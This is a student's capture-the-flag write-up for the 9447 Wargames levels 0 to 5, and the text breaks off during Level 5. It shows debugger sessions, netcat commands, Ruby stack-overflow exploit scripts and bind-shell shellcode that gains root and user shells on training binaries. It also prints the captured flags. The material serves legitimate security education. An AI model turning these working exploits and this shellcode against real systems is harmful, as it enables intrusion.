

9447 Wargames - Write up



UNSW
A U S T R A L I A

Subramanya Vajiraya
Email: s.vajiraya@unsw.edu.au
School of Computer Science & Engineering
University of New South Wales
Kensington, NSW 2052

October 30, 2016

This page is intentionally left blank

All the exploits used in this report and the report included has been uploaded to Google Drive and here's the link:

<https://drive.google.com/drive/folders/0B7jPU3N8qYpWSnJnSHVYZjhoaXc?usp=sharing>


Contents

1	Level 0	1
2	Level 1	4
3	Level 2	6
4	Level 3	9
5	Level 4	12
6	Level 5	14
7	Level 6	15

1 Level 0

Let's run the program `level0` from the binaries provided and get the PID using

```
(/root/9447/wargames/level0 &) && ps -ax | grep level
```



A terminal window titled "root@kali: ~" showing the command execution and its output. The command run is `(/root/9447/wargames/level0 &) && ps -ax | grep level`. The output shows two processes: one for the binary and one for the grep command. The terminal window has a dark background with light-colored text.

```
root@kali:~# (/root/9447/wargames/level0 &) && ps -ax | grep level
9219 pts/0      S          0:00 /root/9447/wargames/level0
9221 pts/0      S+         0:00 grep level
root@kali:~#
```

Let's attach a debugger and take a look at the relevant part of disassembly of `challenge_entry()` method:

```
0x303036b3 <+56>: push    0x64
0x303036b5 <+58>: push    esi
0x303036b6 <+59>: mov     edi,esi
0x303036b8 <+61>: push    ebx
0x303036b9 <+62>: call    0x30303450 <read@plt>
0x303036be <+67>: or     ecx,0xffffffff
0x303036c1 <+70>: xor     eax,eax
0x303036c3 <+72>: add     esp,0x10
0x303036c6 <+75>: repnz scas al,BYTE PTR es:[edi]
0x303036c8 <+77>: cmp     ecx,0xffffffa4
0x303036cb <+80>: jne     0x30303749 <challenge_entry+206>
0x303036cd <+82>: mov     DWORD PTR [ebp-0x88],0x0
0x303036d7 <+92>: mov     DWORD PTR [ebp-0x84],0x30303800
0x303036e1 <+102>: or     ecx,0xffffffff
0x303036e4 <+105>: mov     DWORD PTR [ebp-0x80],0x0
0x303036eb <+112>: mov     edi,0x303050e0
```

```
0x303036f0 <+117>: repnz scas al,BYTE PTR es:[edi]
0x303036f2 <+119>: push    esi
0x303036f3 <+120>: not     ecx
0x303036f5 <+122>: dec     ecx
0x303036f6 <+123>: push    ecx
0x303036f7 <+124>: push    0x303050e0
0x303036fc <+129>: push    ebx
0x303036fd <+130>: call    0x303034a0 <write@plt>
0x30303702 <+135>: call    0x303034c0 <fork@plt>
```

Here the program is taking 100 bytes input. But it is also checking the length to be equal to 90 bytes. If `strlen(input) == 90`, it prepares `execve()` statement and executes it.

to make it easy, here's the relevant C code of `challenge_entry()` from a decompiler.

```
read(fd, (char *)(int32_t)&buf, 100);

if (strlen((char *)&buf) == 90) {

    int32_t v3 = 0;

    v2 = "level0";

    write(fd, "Correct password! Dropping to shell...\n",
          strlen("Correct password! Dropping to shell...\n"));

    if (fork() == 0) {

        dup2(fd, 0);

        dup2(fd, 1);

        dup2(fd, 2);

        exec_argv[0] = (char *)&v2;

        envp[0] = (char *)&v3;


        execve("/bin/sh", exec_argv, envp);

        // branch -> 0x30303772

    }
}
```

So, all we need to do is run

```
python -c 'print "A"*89' > wargame_0.txt  
cat wargame_0.txt -| nc localhost 5000
```



A terminal window titled 'root@kali: ~'. The window shows a command being run: 'cat wargame_0.txt -| nc localhost 5000'. The output of this command is 'Password: Correct password! Dropping to shell...'. Below this, the command 'whoami' is run, showing the output 'root'.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# cat wargame_0.txt -| nc localhost 5000  
Password: Correct password! Dropping to shell...  
whoami  
root
```

Cool. Now, do the same thing by connecting to VM instead and get the flag:

FLAG: {{13r7fuj1r3uf0o138f0cscmic1j9smakcmsa}}

2 Level 1


Let's run the program `level1` from the binaries provided and get the PID and attach it to `gdb`. Connect using `netcat` and put some junk as input. Start stepping through the instructions one by one. An eternity later, we can see that the program is invoking `strcmp()` with `c4shm0n3y`. Check EDX in the below fig.

```

root@kali: ~
File Edit View Search Terminal Help
[ -----registers----- ]
EAX: 0xbff83b0fc ('A' <repeats 89 times>, "\n")
EBX: 0x4
ECX: 0xbff83b0fc ('A' <repeats 89 times>, "\n")
EDX: 0x3030385f ("c4shm0n3y\n")
ESI: 0xbff83b0fc ('A' <repeats 89 times>, "\n")
EDI: 0x4
EBP: 0xbff83b178 --> 0xbff83b1c8 --> 0x0
ESP: 0xbff83b0dc --> 0x30303785 (<challenge_entry+88>: add esp,0x10)
EIP: 0xb7698164 (<_strcmp_sse4_2+4>: mov eax,DWORD PTR [esp+0x8])
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[ -----code----- ]
0xb769815d: xchg ax,ax
0xb769815f: nop
0xb7698160 <_strcmp_sse4_2>: mov edx,DWORD PTR [esp+0x4]
=> 0xb7698164 <_strcmp_sse4_2+4>: mov eax,DWORD PTR [esp+0x8]
0xb7698168 <_strcmp_sse4_2+8>: mov cx,dx
0xb769816b <_strcmp_sse4_2+11>: and cx,0xffff
0xb7698170 <_strcmp_sse4_2+16>: cmp cx,0xff0
0xb7698175 <_strcmp_sse4_2+21>: ja 0xb76981c3 <_strcmp_sse4_2+99>
[ -----stack----- ]
0000| 0xbff83b0dc --> 0x30303785 (<challenge_entry+88>: add esp,0x10)
0004| 0xbff83b0e0 ("_800\374\260\203\277d")
0008| 0xbff83b0e4 --> 0xbff83b0fc ('A' <repeats 89 times>, "\n")
0012| 0xbff83b0e8 --> 0x64 ('d')
0016| 0xbff83b0ec --> 0xb7759918 --> 0x0
0020| 0xbff83b0f0 --> 0xb773e930 (<_dl_lookup_symbol_x+16>: add edi,0x1a6
d0)
0024| 0xbff83b0f4 --> 0x3030321c --> 0x57 ('W')
0028| 0xbff83b0f8 --> 0x1
[ ----- ]
Legend: code, data, rodata, value
219     in ../sysdeps/i386/i686/multiarch(strcmp-sse4.S)
gdb-peda$ 
```

So, all we need to do is run

```
python -c 'print "c4shm0n3y"' > wargame_1.txt  
cat wargame_1.txt -| nc localhost 5001
```



A terminal window titled 'root@kali:~#'. The window shows a root shell on a Kali Linux system. The user runs the command 'whoami' which outputs 'root'. The terminal has a dark blue background with white text.

```
root@kali:~# python -c "print 'c4shm0n3y'" > wargame_1.txt  
root@kali:~# cat wargame_1.txt -| nc localhost 5001  
Password: Correct password! Dropping to shell...  
  
whoami  
root
```

Cool. Now, do the same thing by connecting to VM instead and get the flag:

FLAG: {{i thought flags had to be weird hashes}}

3 Level 2

Let's run the program `level1` from the binaries provided and get the PID and attach it to `gdb`. Connect using `netcat` and put some junk as input (I'm using 'A's). Start stepping through the instructions one by one.

While stepping, we can see that the input is being XORd with `0x41` and after some more steps, we can see that it is doing a `strcmp()`.

```
[-----registers-----]
]
EAX: 0x41 ('A')
EBX: 0x4
ECX: 0xbfddec2bf ('A' <repeats 86 times>, "\n")
EDX: 0xbfddec2bc --> 0x41000000 ('')
ESI: 0x41 ('A')
EDI: 0x5a ('Z')
EBP: 0xbfddec388 --> 0xbfddec388 --> 0x0
ESP: 0xbfddec2a0 --> 0xb77df930 (<_dl_lookup_symbol_x+16>:      add    edi,0x1a6
d0)
EIP: 0x303037a3 (<challenge_entry+118>: jne    0x303037aa <challenge_entry+125>)
EFLAGS: 0x212 (carry parity ADJUST zero sign trap INTERRUPT direction overflow)
[-----code-----]
0x3030379c <challenge_entry+111>:   movzx  esi,BYTE PTR [ecx]
0x3030379f <challenge_entry+114>:   mov    eax,esi
0x303037a1 <challenge_entry+116>:   cmp    al,0xa
=> 0x303037a3 <challenge_entry+118>:   jne    0x303037aa <challenge_entry+125>
| 0x303037a5 <challenge_entry+120>:   mov    BYTE PTR [ecx],0x0
| 0x303037a8 <challenge_entry+123>:   jmp    0x303037b1 <challenge_entry+132>
| 0x303037aa <challenge_entry+125>:   xor    esi,0x41
| 0x303037ad <challenge_entry+128>:   mov    eax,esi
| -> 0x303037aa <challenge_entry+125>:   xor    esi,0x41
| 0x303037ad <challenge_entry+128>:   mov    eax,esi
| 0x303037af <challenge_entry+130>:   mov    BYTE PTR [ecx],al
| 0x303037b1 <challenge_entry+132>:   inc    ecx
                                         JUMP is taken
[-----stack-----]
0000| 0xbfddec2a0 --> 0xb77df930 (<_dl_lookup_symbol_x+16>:      add    edi,0x1a6
```

So lets set a breakpoint at `0x303037b7` so that we can see what strings it is actually comparing input against.

```
[ELF64-x86_64] 0x240 (carry parity adjust zero sign trap interrupt direction overflow)
[-----code-----]
    0x303037b5 <challenge_entry+136>: push    esi
    0x303037b6 <challenge_entry+137>: push    edx
    0x303037b7 <challenge_entry+138>: push    0x3030389f
=> 0x303037bc <challenge_entry+143>: call    0x30303470 <strcmp@plt>
    0x303037c1 <challenge_entry+148>: add     esp,0x10
    0x303037c4 <challenge_entry+151>: test    eax,eax
    0x303037c6 <challenge_entry+153>: jne    0x303037d3 <challenge_entry+166>
    0x303037c8 <challenge_entry+155>: sub     esp,0xc
Guessed arguments:
arg[0]: 0x3030389f ("what happened to fred durst?")
arg[1]: 0xbfddec2bc --> 0x0
arg[2]: 0x5a ('Z')
arg[3]: 0x5a ('Z')
[-----stack-----]
```

Cool. We found our arguments. Now, we can use the same string as input since our input is being XORed with `0x41`. So lets XOR each byte of the string with `0x41` and send that as the input.

The screenshot shows a web-based XOR calculator. The URL is `xor.pw`. The page has a navigation bar with links like BluetoothChat, KnpUniversity..., Screencasts, osx - What is ...Ask Different, Dailydave: Re...s and such..., Shellcode Inje..., Dhaval Kapil, Trail of Bits, VE security vulnerabilit..., Retargetable Decompiler, Exploit Database Search, SourceFiles.org - Use th..., and Retargetable Decomp...

XOR Calculator

Thanks for using the calculator. [View help page.](#)

I. Input: ASCII

what happened to fred durst?

II. Input: ASCII


AAAAAAAAAAAAA.....AAAAA

XOR

III. Output: ASCII

6) 5 a) 1 1 \$ / \$ % a 5 . a ' 3 \$ % a % 4 3 2 5 ~

[Home](#) | [Help](#) | [Privacy](#)



A screenshot of a terminal window titled "root@kali: ~". The window contains the following text:

```
File Edit View Search Terminal Help
root@kali:~# echo -n "6) 11$/$%a5.a'3$%a%4325~" > wargame_2.txt
root@kali:~# cat wargame_2.txt -| nc localhost 5002
Password: Correct password! Dropping to shell...
whoami
root
```

Cool. Now, do the same thing by connecting to VM instead and get the flag:

FLAG: {{make dzhkh great again}}

4 Level 3

When we check the source code by decompiling, we can see that there is a `drop_to_shell()` function to drop to shell. This program can be exploited by overflowing the buffer. Now lets find the offset for return address by inputting some junk value and find out what is the EIP when it crashes. Since guessing game takes longer, we'll use Metasploit tools to create pattern string. For this we'll use metasploit's `pattern_create.rb` to create a pattern string of about 300 bytes.

```
root@kali:~/usr/share/metasploit-framework# cd tools/exploit/
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_create.rb 300
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8A
c0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9
root@kali:/usr/share/metasploit-framework/tools/exploit# (/root/9447/wargames/level3 &) && ps -ax | grep level
10083 pts/0      S          0:00 /root/9447/wargames/level3
10085 pts/0      S+         0:00 grep level
root@kali:/usr/share/metasploit-framework/tools/exploit#
```

Connect to binary using `netcat` and push the pattern string as input

```
File Edit View Search Terminal Help
root@kali:~# echo -n "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9" | nc localhost 5003
```

Run gdb, attach to process and hit c and press enter

Now the program will crash and when we take a look at EIP, We can see a chunk of our input text.

```
File Edit View Search Terminal Help
EAX: 0x16
EBX: 0x31624130 ('0Ab1')
ECX: 0x30305180 ("Incorrect! Try again.\n")
EDX: 0x16
ESI: 0x41326241 ('Ab2A')
EDI: 0x62413362 ('b3Ab')
EBP: 0x35624134 ('4Ab5')
ESP: 0xbfc8c840 ("b7Ab8Ab9")
EIP: 0x41366241 ('Ab6A')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
[--] Invalid $PC address: 0x41366241
[-----stack-----]
[--]
0000| 0xbfc8c840 ("b7Ab8Ab9")
0004| 0xbfc8c844 ("8Ab9")
0008| 0xbfc8c848 --> 0x0
0012| 0xbfc8c84c --> 0x0
0016| 0xbfc8c850 --> 0xb7797000 --> 0x1b2db0
0020| 0xbfc8c854 --> 0xbfc8c934 --> 0xbfc8e621 ("/root/9447/wargames/level3")
0024| 0xbfc8c858 --> 0xb77e1d00 --> 0x0
0028| 0xbfc8c85c --> 0x1
[-----]
[--]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41366241 in ?? ()
gdb-peda$ 
```

Now get the offset value from metasploit by using pattern_offset.rb

```
root@kali:/usr/share/metasploit-framework/tools/exploit#
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb 0x41366241
[*] Exact match at offset 48
root@kali:/usr/share/metasploit-framework/tools/exploit# 
```

Now, lets craft a ruby program to create the payload string with our return address at position 48.

```
#!/usr/bin/env ruby


SomeJunk = "A"*48

Ret_address = "\x41\x38\x30\x30" #0x30303841

Payload = SomeJunk + Ret_address

print Payload

$stdout.flush
```



A terminal window titled 'exploit#1' running on Kali Linux. The window shows the creation of a Ruby exploit script, its execution, and a successful shell gain.

```
root@kali:~/usr/share/metasploit-framework/tools/exploit# |||  
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nano wargame_3.rb  
root@kali:~# ./wargame_3.rb > wargame_3.txt  
root@kali:~# cat wargame_3.txt -| nc localhost 5003  
Password: Incorrect! Try again.  
Correct password! Dropping to shell...  
  
whoami  
root
```

Cool. Now, do the same thing by connecting to VM instead and get the flag:

FLAG: {{04ded545cd7244d7916fdf49c20fc13df69b2def}}

5 Level 4

For this level, we use the same approach as the previous one. But, since we don't have `drop_to_shell()` function to help us out, we have to write our own shellcode to drop to shell.

Using the same method as Level 3, we find the offset for this program as well. and also find the offset for ESP when the program crashes. this gives the offset for top of stack so that we can place our shellcode on stack.

Once we get the offset for return address and ESP, We have to find the address to either `JMP ESP` or `CALL ESP` in loaded shared library `LIBC`. This can be easily done by using `jmpcall esp libc` command in `gdb-peda`. Pick one of the address and start writing our exploit.

For simplicity, I'm using Ruby to write exploit.

```
#!/usr/bin/env ruby

SomeJunk = "\x41" * 24 #Offset 48
Nops = "\x90"
Jmp_call_address = "\xd7\x a8\x f9\x f7" #0xf7f9a8d7 -- LIBC: Call ESP on VM
EIP = "0xbfc0cf40"


#shell 64713 port
Shellcode = "\x6a\x66\x58\x6a\x01\x5b\x99\x52\x53\x6a\x02\x89\xe1\xcd\x80" \
"\x52\x66\x68\xfc\xc9\x66\x6a\x02\x89\xe1\x6a\x10\x51\x50\x89\xe1\x89\xc6\x43" \
"\xb0\x66\xcd\x80\xb0\x66\xd1\xe3\xcd\x80\x52\x56\x89\xe1\x43\xb0\x66\xcd" \
"\x80\x93\x6a\x02\x59\xb0\x3f\xcd\x80\x49\x79\xf9\x6a\x0b\x58\x52\x68\x2f\x2f" \
"\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80"

BreakPoint = "\xCC\xCC\xCC\xCC"

FinalPayload = SomeJunk + EIP + Nops*14 + Jmp_call_address
FinalPayload = FinalPayload + Shellcode + Nops*90 + BreakPoint*2
print FinalPayload
$stdout.flush
```

Shellcode was borrowed from: <http://shell-storm.org/shellcode/files/shellcode-252.php>

This binds a reverse shell on port 64713 and then we can connect to that port using netcat. For this exploit to work, make sure that ASLR is disabled and for the value of `Jmp_call_address` in the above script, we have to do a little bit of bruteforcing. If we can use one of the previous level exploits to get to shell and use the method described here: <http://seclists.org/dailydave/2004/q1/39>



```
File Edit View Search Terminal Help
root@kali:~# nano payload_w4_remote.rb
root@kali:~# ./payload_w4_remote.rb > wargame_4.txt
root@kali:~# cat wargame_4.txt -| nc 192.168.54.130 5004
Password: Incorrect! Bye.
^C

root@kali:~# nc 192.168.54.130 64713

whoami
level4
uname -a
Linux ubuntu 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
cd /home/level4
ls
flag.txt
level4
level4.sh
password.txt

cat flag.txt
{{what ever happened to fred durst?}}
```

FLAG: {{what ever happened to fred durst?}}

6 Level 5

Level 5 is similar to Level 3. When we disassemble, we can see that we have been provided with `drop_to_shell()`, we can use the similar approach as Level 3.

Exploit:

```
#!/usr/bin/env ruby

SomeJunk = "A"*48

Address = "\x4c\x38\x30\x30" #0x3030384c

Nops = "\x90"

FinalPayload = SomeJunk + Address + Nops*50 + "\n"

print FinalPayload

$stdout.flush
```

```
root@kali:/usr/share/metasploit-framework/tools/exploit# (/root/9447/wargames/level5 &) && ps -ax | grep level  
11352 pts/0      S          0:00 /root/9447/wargames/level5  
11354 pts/0      S+         0:00 grep level
```

```
File Edit View Search Terminal Help
root@kali:~# cat level5.txt - | nc localhost 5005
Password: Incorrect! Bye.
Correct password

